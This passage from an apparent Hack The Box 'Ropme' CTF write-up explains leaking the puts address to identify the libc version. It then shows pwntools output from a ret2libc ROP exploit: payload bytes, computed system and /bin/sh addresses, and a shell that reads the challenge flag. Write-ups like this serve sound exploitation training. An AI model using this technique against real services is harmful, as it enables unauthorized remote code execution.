
The following is remote output, notice the last 3 hex values of the puts@GLIBC offset are 0x690. The reason we can search for LIBC versions based on the last 3 hex values is because the most significant bits are randomized but the least-significant bits are not, so the LSBs of the leaked offset of puts can be used to narrow down which version of libc are being used and once we know what version of libc is being used we can use the well-known offsets to call functions like system and will have the locations of strings like /bin/sh:

```
flerb@ubuntu:~/HTB/Ropme$ ./solve_local.py
[+] Opening connection to 167.71.128.208 on port 32051: Done
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xd3\x06@\x00\x00\x00\x00\x00\x18\x10`\x00\x00\x00\
x00\x00\xe0\x04@\x00\x00\x00\x00\x00&\x06@\x00\x00\x00\x00\x00'
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no
guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[+] Leaked puts@GLIBC Offset: 0x7f3f704ef690
[*] LIBC Start address: 0x7f3f70479100
[*] Calculated System Location: 0x7f3f704c1ef0
[*] Calculated sh location: 0x7f3f70603256
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xd3\x06@\x00\x00\x00\x00\x00V2`p?\x7f\x00\x00\xc9\
x04@\x00\x00\x00\x00\x00\xf0\x1eLp?\x7f\x00\x00'
[*] Switching to interactive mode

[*] Got EOF while reading in interactive
$
```

and blukat.me doesn't have any matching libraries for that, which is, disconcerting, :



So blukat is no help, luckily there's another site, https://libc.rip/



After entering in the new proper offsets:

```
flerb@ubuntu:~/HTB/Ropme$ ./solve.py
[+] Opening connection to 167.71.128.208 on port 32051: Done
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xd3\x06@\x00\x00\x00\x00\x00\x18\x10`\x00\
x00\x00\x00\x00\xe0\x04@\x00\x00\x00\x00\x00&\x06@\x00\x00\x00\x00\x00'
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming AS
CII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[+] Leaked puts@GLIBC Offset: 0x7f951d9b1690
[*] LIBC Start address: 0x7f951d942000
[*] Calculated System Location: 0x7f951d987390
[*] Calculated sh location: 0x7f951daced17
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xd3\x06@\x00\x00\x00\x00\x00\x17\xed\xac\x
1d\x95\x7f\x00\x00\xc9\x04@\x00\x00\x00\x00\x00\x90s\x98\x1d\x95\x7f\x00\x00'
[*] Switching to interactive mode

$ id
uid=1000(pwn) gid=1000(pwn) groups=1000(pwn)
$ ls
core
flag.txt
ropme
spawn.sh
$ cat flag.txt
HTB{r0p_m3_if_y0u_c4n!}
$
```